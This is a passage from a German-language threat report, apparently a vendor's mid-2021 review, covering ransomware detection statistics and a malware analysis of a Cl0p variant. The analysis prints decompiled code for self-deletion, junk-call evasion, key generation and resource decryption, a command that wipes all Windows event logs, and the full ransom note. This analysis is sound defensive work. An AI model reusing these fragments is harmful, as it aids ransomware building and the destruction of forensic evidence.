9	Türkei	430
10	Argentinien	418
11	Vietnam	417
12	Indien	411
13	Spanien	407
14	Russland	394
15	Bulgarien	387
16	Philippinen	381
17	Griechenland	380
18	Kolumbien	377
19	Mexiko	377
20	Ägypten	369
21	Thailand	368
22	Ungarn	367
23	Indonesien	365
24	Vereinigte Arab. Emirate	361
25	Portugal	359

Normalisierte Anzahl der Erkennungen ersten Halbjahr 2021



Normalisiert 124 815

Ransomware-Bedrohungen


Wie bereits im Abschnitt zu den **wichtigsten Trends** erwähnt, ist Ransomware weiterhin die Cyberbedrohung Nr. 1 für Unternehmen. Wir beobachten Ransomware bereits seit 2017, als die erste Version von Acronis Active Protection erschien. In diesem Abschnitt konzentrieren wir uns auf Daten vom 1. Januar bis 30. Juni 2021.

Diese zehn häufigsten Ransomware-Familien beobachteten und verfolgten wir im Jahr 2021. Wichtig ist dabei, dass einige Gruppen einen weit gefächerten Ansatz verfolgen, um so viele Benutzer wie möglich zu infizieren, während sich andere Gruppen auf wertvolle Ziele konzentrieren, bei denen sie mit wenigen Infektionen hohe Profite erreichen können. Aus diesem Grund ist die bloße Zahl von Bedrohungserkennungen kein Hinweis darauf, wie gefährlich eine Bedrohung ist. Außerdem handeln viele Gruppe nach dem RaaS-Geschäftsmodell. Bei ähnlichen Angriffen nutzen die Angreifer daher womöglich mehrere Malware-Familien.

Die 10 wichtigsten Ransomware-Familien

1. Conti
2. Revil
3. Maze
4. Egregor
5. DoppelPaymer
6. Pysa
7. Avaddon
8. DarkSide
9. Cl0p
10. Babuk Locker

Anteil der Unternehmen weltweit, die Opfer von Ransomware-Angriffen wurden



Quelle: Statista, 2021


In den letzten sechs Monaten konnten wir einen stetigen Anstieg bei der Zahl der Unternehmen beobachten, die mit Ransomware angegriffen werden. Dabei kamen vor allem bestehende und bekannte Ransomware-Familien zum Einsatz. Nur ein Dutzend davon waren neue Varianten, die in einigen Fällen weltweit aktiv waren. Immer häufiger sind kriminelle Gruppen im Ransomware-as-a-Service-Geschäft aktiv und agieren als Re-Distributoren bereits etablierter Bedrohungen. Dies steigert die Verbreitung häufiger Ransomware-Bedrohungen nur noch weiter.

Tägliche Ransomware-Erkennungen

Die Zahl der Ransomware-Zwischenfälle hat in den letzten zwölf Monaten weiter zugenommen, wobei es im Dezember 2020 und Mai 2021 jeweils einen starken Anstieg gab. In diesem Jahr stieg die Zahl blockierter Ransomware-Angriffe von April bis Mai 2021 weltweit um 16,4 % an, und ging im Juni schließlich um 9,6 % zurück. Für diese Schwankungen gibt es verschiedene Gründe. Einerseits operieren Cyberkriminelle oft in Wellen, andererseits werden einige Angriffe zu einem früheren Zeitpunkt in der Angriffskette abgewehrt – beispielsweise mit dem E-Mail-Köder oder der schädlichen URL. Die Ransomware wird dabei also gar nicht heruntergeladen und geht daher nicht in die Grafik ein.

Monat	EMEA	Nord- und Südamerika	Asien	Weltweit
April bis Mai	16,3 %	23,4 %	3,3 %	16,4 %
Mai bis Juni	-19,0 %	-1,1 %	4,7 %	-9,6 %


Tägliche Ransomware-Erkennungen nach Region



Top 10 der Länder: Ransomware-Erkennungen nach Region

Land	Anteil regionaler Ransomware-Erkennungen im 1. Quartal 2021	Anteil regionaler Ransomware-Erkennungen im 2. Quartal 2021
Japan	32,4 %	38,1 %
China	6,2 %	8,6 %
Südkorea	6,3 %	5,5 %
Türkei	5,6 %	5,5 %
Taiwan	5,2 %	5,4 %
Iran	4,1 %	4,5 %
Philippinen	11 %	4,2 %
Libanon	0,3 %	3,8 %
Indien	4,9 %	3,7 %
Israel	3,6 %	2,5 %

Asien und Naher Osten



Land	Anteil regionaler Ransomware-Erkennungen im 1. Quartal 2021	Anteil regionaler Ransomware-Erkennungen im 2. Quartal 2021
Deutschland	46,8 %	45,2 %
Großbritannien	9,8 %	9,5 %
Frankreich	9,6 %	9,4 %
Schweiz	8,0 %	8,5 %
Italien	5,5 %	5,5 %
Niederlande	3,7 %	4,0 %
Österreich	3,3 %	3,1 %
Spanien	2,7 %	2,8 %
Belgien	2,2 %	2,3 %
Tschechische Republik	1,5 %	1,4 %

Europa

Land	Anteil regionaler Ransomware-Erkennungen im 1. Quartal 2021	Anteil regionaler Ransomware-Erkennungen im 2. Quartal 2021
USA	76,7 %	79,6 %
Kanada	16,1 %	12,1 %
Mexiko	1,7 %	2,1 %
Brasilien	1,5 %	2,1 %
Kolumbien	0,8 %	0,6 %
Argentinien	0,7 %	0,5 %
Chile	0,7 %	0,5 %
Peru	0,3 %	0,5 %
Panama	0,1 %	0,3 %
Guatemala	0,1 %	0,2 %

Nord- und Südamerika

Ransomware-Gruppen im Rampenlicht

Neue Ransomware Cl0p kehrt mit besseren Selbstschutz-Maßnahmen und Techniken zur Abwehrumgehung zurück


Im Februar kursierte die aufsehenerregende Nachricht, dass eine Abteilung des Flugzeugherstellers Bombardier gehackt wurde und die Angreifer teilweise Zugang zu dedizierten Dateiservern erlangen und einige technische Dokumente entwenden konnten. Bei der Untersuchung des Zwischenfalls fanden die Analysten heraus, dass an diesem Angriff die Gruppe TA505 mit ihrer Ransomware Cl0p beteiligt war.


Die Kompromittierung begann mit einer Schwachstelle in Accellion FTA (einer Drittanbieter-Anwendung zur Dateiübertragung), die zu Datenkompromittierungen in vielen Unternehmen führte. In einigen wenigen Fällen hatte die Gruppe Cl0p bereits zuvor Daten dieser Unternehmen geleakt. Diese Vorgehensweise ist neu und passt nicht in das bekannte Profil der gezielten Ransomware-Angriffe, die die Ransomware-Gruppe bisher gezeigt hatte.

Im Juni wurden mehrere Personen in Verbindung mit der Ransomware-Gruppe Cl0p von den Strafverfolgungsbehörden verhaftet. Zwei Wochen später fing die Gruppe an, neue Opfer anzugreifen.

Die erste Analyse

Wir haben die neueste Version der Ransomware-Familie Cl0p mit dem Namen „SysvolYSysZLogonQ.exe“ von Ende November 2020 untersucht. Die schädliche Datei **(SHA256: 3d94c4a92382c5c45062d8ea0517be4011be8ba42e9c9-a614a99327d0ebdf05b)** hat eine Größe von 186.440 Bytes. Ihre ungültige digitale Signatur wurde von Insta Software Solution Inc. vergeben. Wie wir sehen können, wurde das digitale Zertifikat der Binärdatei bereits widerrufen:





Ausführung

Wie in früheren Versionen prüft die Ransomware Cl0p, ob die folgende Codepage auf dem Rechner installiert ist: «0x4e4h» - 1252 (1252 Windows 3.1 Latein 1 (USA, Westeuropa). In diesem Fall verursacht eine abweichende Codepage einen Fehler und beendet das Programm.

Zudem löscht die Malware ihre ursprüngliche Datei, indem sie eine Batch-Datei namens „ex.bat“ erstellt und folgende Befehle einfügt:

```
:: R
del” <pfad_zur_ursprünglichen_datei> “
if exist” <pfad_zur_ursprünglichen_datei> “goto R
del” ex.bat “
```

```
CreateFile = (int (__stdcall *)(char *, MACRO_GENERIC, _DWORD, _DWORD, MACRO_CREATE, MACRO_FILE, _DWORD))a2(a1, &v131);
lstrcpy = (void (__stdcall *)(char *, char *))a2(a1, &v75);
GetModuleFileNameA = (void (__stdcall *)(_DWORD, char *, signed int))a2(a1, &v22);
CloseHandle = (void (__stdcall *)(int))a2(a1, &v118);
WriteFile = (void (__stdcall *)(int, char *, int, char *, _DWORD))a2(a1, &v12);
CreateProcessA = (int (__stdcall *)(_DWORD, char *, _DWORD, _DWORD, _DWORD, signed int, _DWORD, _DWORD, int *, char *))a2(a1, &v97);
GetModuleFileNameA(0, &file_path_buf, 260);
result = CreateFile(&ex.bat, GENERIC_WRITE, FILESHARE_CHANGE_NONE, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
file_handle = result;
if ( result != -1 )
{
  memcpy(&v95, 0, 256);
  lstrcpy(&v95, &v84);
  strcopy(&v95, &file_path_buf);
  strcopy(&v95, &v58);
  strcopy(&v95, &file_path_buf);
  strcopy(&v95, &v41);
  strcopy(&v95, &ex.bat);
  strcopy(&v95, &v114);                     // :R\r\ndel "<full_path_to_orig_file>"\r\nif exist "<full_path_to_orig_file>" goto R \r\ndel "ex.bat"
  v3 = sub_2410E0(&v95);
  WriteFile(file_handle, &v95, v3, &v57, 0);
  CloseHandle(file_handle);
  memcpy(&v72, 0, 68);
  memcpy(&v113, 0, 16);
  v72 = 68;
  v73 = 1;
  v74 = 0;
  result = CreateProcessA(0, &ex.bat, 0, 0, 0, 16, 0, 0, &v72, &v113);
}
return result;
}
```

Wie bereits in den vorangegangenen Versionen fügt die Ransomware ihrem Code **„Junk“**-Aufrufe (unsinnige Aufrufe) zu, um die Erkennung und Analyse der Datei zu erschweren:

```
.data:0041254B                  mov     [ebp+var_C], ecx
.data:0041254E                  jmp     loc_4125F5
.data:00412553 ; ---------------------------------------------------------------------------
.data:00412553                  call    ds:PrintDlgExW
.data:00412559                  call    ds:PtInRegion
.data:0041255F                  call    ds:OffsetRect
.data:00412565                  call    ds:DeleteDC
.data:0041256B                  call    ds:RegQueryValueExW
.data:00412571                  call    ds:CheckMenuItem
.data:00412577                  call    ds:CreatePopupMenu
.data:0041257D                  call    ds:SelectObject
.data:00412583                  call    ds:lstrcpyW
.data:00412589                  call    ds:CharLowerW
.data:0041258F                  call    ds:LoadImageW
.data:00412595                  call    ds:MapViewOfFile
.data:0041259B                  call    ds:TranslateMessage
.data:004125A1                  call    ds:DestroyWindow
.data:004125A7                  call    ds:InvalidateRect
.data:004125AD                  call    ds:GetClientRect
.data:004125B3                  call    ds:GetSystemTimeAsFileTime
.data:004125B9                  call    ds:ChildWindowFromPoint
.data:004125BF                  call    ds:GetCurrentProcessId
.data:004125C5                  call    ds:CreateFontIndirectW
.data:004125CB                  call    ds:IsWindowVisible
.data:004125D1                  call    ds:EnableMenuItem
.data:004125D7                  call    ds:lstrcpynW
.data:004125DD                  call    ds:ReleaseMutex
.data:004125E3                  call    ds:TextOutW
.data:004125E9                  call    ds:SetWindowPlacement
.data:004125EF                  call    ds:SendMessageW
.data:004125F5
.data:004125F5 loc_4125F5:                              ; CODE XREF: WinMain(x,x,x,x)+FE↑j
.data:004125F5                  mov     edx, [ebp+var_10]
```

```
.data:004113F0
.data:004113F0 sub_4113F0      proc near               ; CODE XREF: WinMain(x,x,x,x)+1FE↓p
.data:004113F0                 jmp     short loc_4113F8
.data:004113F2 ; ---------------------------------------------------------------------------
.data:004113F2                 call    ds:GetMessageTime
.data:004113F8
.data:004113F8 loc_4113F8:                             ; CODE XREF: sub_4113F0↑j
.data:004113F8                 jmp     short loc_411400
.data:004113FA ; ---------------------------------------------------------------------------
.data:004113FA                 call    ds:FlashWindow
.data:00411400
.data:00411400 loc_411400:                             ; CODE XREF: sub_4113F0:loc_4113F8↑j
.data:00411400                 jmp     short loc_411408
.data:00411402 ; ---------------------------------------------------------------------------
.data:00411402                 call    ds:PrepareTape
.data:00411408
.data:00411408 loc_411408:                             ; CODE XREF: sub_4113F0:loc_411400↑j
.data:00411408                 jmp     short loc_411410
.data:0041140A ; ---------------------------------------------------------------------------
.data:0041140A                 call    ds:AddAtomW
.data:00411410
.data:00411410 loc_411410:                             ; CODE XREF: sub_4113F0:loc_411408↑j
.data:00411410                 jmp     short loc_411418
```

Verglichen mit der im Juli 2020 analysierten Ransomware Cl0p.E weist diese Malware eine leicht veränderte Technik zur Umgehung heuristischer Analysen auf. Anstatt dieselben Funktionen schleifenartig mit einer großen Zahl von Wiederholungen aufzurufen, führt sie mehrere Schleifen mathematischer Berechnungen und einen Funktionsaufruf mit einem bekannt falschen Ergebnis aus.

Zudem überprüft die neue Cl0p-Variante die beim Start der Malware übergebenen Parameter. Dabei wird die Befehlszeile auf die Anwesenheit der Zeichenfolgen „runrun“ und „temp.dat“ überprüft.

- **„runrun“:** Mit diesem Parameter führt die Ransomware ihre EXE-Datei auf dem standardmäßigen Eingabe-Desktop für die interaktive Arbeitsstation (Winsta0 \ default) aus. Dieser Parameter ermöglicht die Suche nach freigegebenen Netzwerklaufwerken.
- **„temp.dat“:** Mit diesem Parameter wird der Pfad angegeben, in dem die Verschlüsselung ausgeführt wird.

```
int __cdecl encrypt_key(void *src, int a2, int a3, int a4, int a5, HCRYPTKEY hKey, BYTE *pbData)
{
  int result; // eax
  DWORD cnt; // [esp+0h] [ebp-8h]
  DWORD pdwDataLen; // [esp+4h] [ebp-4h]

  SetErrorMode(SEM_FAILCRITICALERRORS);
  cnt = 117;
  pdwDataLen = 117;
  if ( CryptEncrypt(hKey, 0, 1, 0, 0, &pdwDataLen, 117u)
    && (memset(pbData, 0, pdwDataLen), memmove(pbData, src, cnt), CryptEncrypt(hKey, 0, 1, 0, pbData, &cnt, pdwDataLen)) )
  {
    *a2 = pdwDataLen;
    result = 0;
  }
  else
  {
    GetLastError();
    result = 0;
  }
  return result;
}
```

Ein weiterer Unterschied ist das Registrieren und Starten eines neuen Dienstes namens „WinCheckDRVs“. Mithilfe dieses Dienstes führt die Ransomware Folgendes aus:

- **Sie erstellt ein Mutex mit dem Namen „GKLJHWRnjktn32uyhrjn23io # 666“**. Sollte dieser auf dem System vorhanden sein, löscht die Malware den Mutex und beendet seinen Prozess.
- **Sie ruft den Prozesstoken „EXPLORER.EXE“ ab** und ermittelt damit die Sicherheits-ID (SID) und den Kontonamen.
- **Sie ruft eine Liste der aktiven Sitzungen** auf dem Server des Remote-Desktop-Sitzungshosts ab. Hat der Kontoname weniger als oder genau fünf Zeichen, wird der bestehende Token dupliziert. Hat der Name mehr als fünf Zeichen, wird der primäre Zugriffstoken des in der Sitzung angegebenen, angemeldeten Benutzers abgerufen. Der Token muss abgerufen werden, damit die Malware den Prozess anschließend im Namen des Benutzers starten kann.
- **Sie führt ihre EXE-Datei** auf dem standardmäßigen Eingabe-Desktop für die interaktive Windows-Station (Winsta0 \ default) mit dem Parameter „runrun“ aus.
- **Sie löscht alle administrativen Ereignisprotokolle** in der Ereignisanzeige mithilfe dieses Befehls:

```
ShellExecuteA(
  0,
  "open",
  "cmd.exe",
  "/C for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"",
  0,
  0);
```

- **Sie führt eine rekursive Dateisuche** auf allen bestehenden eingebauten und austauschbaren Laufwerken durch. Anschließend werden die gefundenen Dateien verschlüsselt – mit Ausnahme der Dateien im Verzeichnis „\\ Desktop“ und der Datei „README_README.txt“.
- **Im Gegensatz zur früheren Version** versucht die Ransomware Cl0p dieses Mal nicht, zahlreiche laufende Prozesse zu finden und zu beenden.
- **Die Ransomware** sucht zudem in einem separaten Thread nach allen verfügbaren Netzwerkgeräten. Der gleiche Vorgang zur Infizierung der verfügbaren Netzwerkressourcen erfolgt, wenn die Ransomware mit dem Parameter „runrun“ ausgeführt wird.
- **In einem separaten Thread** werden dann die Dateien auf dem lokalen Laufwerk C: verschlüsselt.

Dateiverschlüsselung

Ein weiterer Unterschied zu früheren Versionen besteht darin, dass die Bezeichnungen der ausgeschlossenen Dateien, die bei der Verschlüsselung übersprungen werden, nicht mehr im Klartext gespeichert sind. Cl0p berechnet nun für jede Datei einen Hash und vergleicht diese mit den im Hauptteil der Ransomware gespeicherten Werten. Der Hash wird mit dem folgenden Algorithmus berechnet:

```
i = 0
for letter in uppercase(filename):
    num = ord(letter) ^  rol(i, 7)
    i = num
```

In dieser Version wurde der Verschlüsselungsalgorithmus inklusive des Algorithmus zur Schlüsselgenerierung verändert. Anstatt ein RSA-1024-Schlüsselpaar zu generieren, verwendet die Ransomware den Pseudozufallszahlen-Generator Mersenne Twister, mit dem ein 117-Byte-Schlüssel erzeugt wird.

```
v20 = 0;
do
  key[v20++] = byte_3CB098[MersenneTwister_PRNG(0, 256)];
while ( v20 < 117 );
```

Wird der Schlüssel aus irgendeinem Grund nicht generiert, nutzt die Malware den hartcodierten 117-Byte-Schlüssel.

AB 4C 39 D8 51 90 AB 92 BB 79 AF 7C A1 39 F2 10 32 58 14 C9 3E C6 A7 46 33 41 33 18 59 42 66 DE 9F 25 FF A6 CF 31 54 F1 11 7A 7B 8E B6 24 C7 52 81 17 A5 B2 89 61 D1 E7 8F 41 E3 82 83 7C 1B CD

9D 92 AD DC C5 3C D8 B1 5A 75 8D 01 1B B2 F1 B9 89 E2 09 C7 34 17 31 E2 09 F7 A3 59 1D 36 CA 28 A2 6E 80 C6 ED 71 B3 CF 38 55 FD 10 7C 23 1F B1 F1 B9 89 7A 8E

Genau wie in der früheren Version nutzt Cl0p zur Verschlüsselung von Dateien den RC4-Algorithmus.

Auch das Dateiverschlüsselungsverfahren wurde verändert. Beim Verschlüsseln wird die Dateigröße berücksichtigt, allerdings ist die Verschlüsselung nun in drei Kategorien aufgeteilt:

- **Dateien mit einer Größe von bis zu 17.000 Bytes** werden nicht verschlüsselt.
- **Dateien mit einer Größe von weniger als 2 MB** werden ab der Adresse 0x4000 verschlüsselt.
- **Bei Dateien mit einer Größe von mehr als 2 MB** werden nur 2.066.896 Bytes der Datei ab der Adresse 0x10000 verschlüsselt.

Für jede Datei erzeugt Cl0p eine Datei mit der Erweiterung „.Cllp“, die sowohl den Header „Cllp ^ _-“ als auch den mit dem RSA-Hauptschlüssel verschlüsselten Schlüssel schreibt (der öffentliche RSA-Hauptschlüssel ist im Hauptteil der Ransomware hartcodiert).

```
int __cdecl encrypt_key(void *src, int a2, int a3, int a4, int a5, HCRYPTKEY hKey, BYTE *pbData)
{
  int result; // eax
  DWORD cnt; // [esp+0h] [ebp-8h]
  DWORD pdwDataLen; // [esp+4h] [ebp-4h]

  SetErrorMode(SEM_FAILCRITICALERRORS);
  cnt = 117;
  pdwDataLen = 117;
  if ( CryptEncrypt(hKey, 0, 1, 0, 0, &pdwDataLen, 117u)
    && (memset(pbData, 0, pdwDataLen), memmove(pbData, src, cnt), CryptEncrypt(hKey, 0, 1, 0, pbData, &cnt, pdwDataLen)) )
  {
    *a2 = pdwDataLen;
    result = 0;
  }
  else
  {
    GetLastError();
    result = 0;
  }
  return result;
}
```

Lösegeldforderung

Der Algorithmus, der das Lösegeldschreiben mit Anweisungen des Angreifers erstellt, wurde ebenfalls verändert. Das Schreiben wird nun in jedem Verzeichnis mit verschlüsselten Dateien unter dem Namen „README_README.txt“ erstellt.

Der Text dazu befindet sich im Binärteil der Ransomware mit den Ressourcen unter dem Namen „39339“ und dem Typ „ID_HTML“ in der ausführbaren Datei der Ransomware.

Zur Entschlüsselung des Ressourcenteils nutzt Cl0p den folgenden Schlüssel und Algorithmus:

```
if ( v11 )
{
  do
  {
    *(v10 + v12) ^= off_3CB1F4[v12 + -33 * (v12 / 33)];
    ++v12;
  }
  while ( v12 < v11 );
}
```

```
char *
0x3C3860:"JKHfg34789t6y8f9JLKHFUEWir3289457yfnKLSFEj2jk34y57823fjvsdiogh23funrjtubh287yutihfgvdfkjrgb34hj"
```

Die Datei „README_README.txt“ enthält den folgenden Text:

```
 HELLO DEAR KMALL

***DO NOT ATTEMPT TO RESTORE OR MOVE THE FILES YOURSELF. THIS MAY DESTROY THEM***

Also, we have stolen very important information from your servers. Write to chat for details.
If you refuse to cooperate, all data will be published for free download on our portal (USE TOR BROWSER):
http://ekbgzchl6x2ias37.onion/

CONTACTS:
dinoriuss1973@tutanota.com
AND

unlock@support-box.com
OR
unlock@support-iron.com

OR WRITE TO THE CHAT (USE TOR BROWSER):
http://cvfzmngbtwzywfnryt45zro4ocpze7cqdtzj2n6jz7eucpdglsulcsid.onion/remote0/3ce920d5-7c5a-4b5d-9e19-3610beadffc6?secret=km2021
```

Außerdem kann der Angreifer der Malware einen bestimmten Pfad vorgeben, in dem die Dateien verschlüsselt werden sollen. Um dies zu bewerkstelligen, prüft Cl0p die Parameter und erkennt auf diese Weise, welcher Pfad zur Datei „temp.dat“ führt, die den Speicherort (Ordnerpfad) enthält, in dem die Verschlüsselung stattfinden soll.

Fassen wir also zusammen: Die neue Version der Ransomware Cl0p besitzt verbesserte Selbstschutz- und Verschlüsselungs-Funktionen. Zudem wurden die Techniken zur Abwehrumgehung verbessert und ermöglichen es den Angreifern nun, die Ransomware im Namen des aktuellen Benutzers auszuführen. Außerdem besitzt die ausführbare Datei ein digitales Zertifikat, das wahrscheinlich in den ersten Tagen nach der ersten Übertragung der Malware seinen Zweck erfüllt hat.

Ransomware-as-a-Service Egregor wurde im Februar teilweise stillgelegt

Egregor ist mit der Ransomware-Kampagne Maze verbunden, da deren Partner zu einem bestimmten Zeitpunkt an Egregor abgetreten wurden. Anfang 2021 war die Ransomware äußerst aktiv, bis es im Februar zu einer Untersuchung durch die französischen und ukrainischen Strafverfolgungsbehörden kam, bei der die meisten Beteiligten verhaftet wurden. Die Angriffe stammten aus der Ukraine und wurden mit einem RaaS-Modell (Ransomware-as-a-Service) und der Taktik der doppelten Erpressung finanziert. Aufgrund der ähnlichen Selbstschutz-Techniken und Lösegeldschreiben wird vermutet, dass die Ransomware Egregor eine Variante der Ransomware Sekhmet ist.

Angriffsvektor und statische Analyse

Der First-Stage-Loader wird mit Social-Engineering-Techniken wie Spearphishing-E-Mails an das Ziel übertragen. Anschließend aktiviert der ausgeführte Loader auf den betroffenen Rechnern RDP-Zugriff, über den die Angreifer die Ransomware übertragen.

Die von uns untersuchte **Ransomware-Variante** ist eine dynamische 32-Bit-Bibliothek mit einer Dateigröße von 797.696 Bytes. Sie exportiert folgende Funktionen:

Disasm | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports

Offset	Name	Value	Meaning
5FD40	Characteristics	0	
5FD44	TimeDateStamp	5FB10342	
5FD48	MajorVersion	0	
5FD4A	MinorVersion	0	
5FD4C	Name	60B86	cd1.dll
5FD50	Base	1	
5FD54	NumberOfFunctions	3	
5FD58	NumberOfNames	3	
5FD5C	AddressOfFunctions	60B68	
5FD60	AddressOfNames	60B74	
5FD64	AddressOfNameOrdinals	60B80	

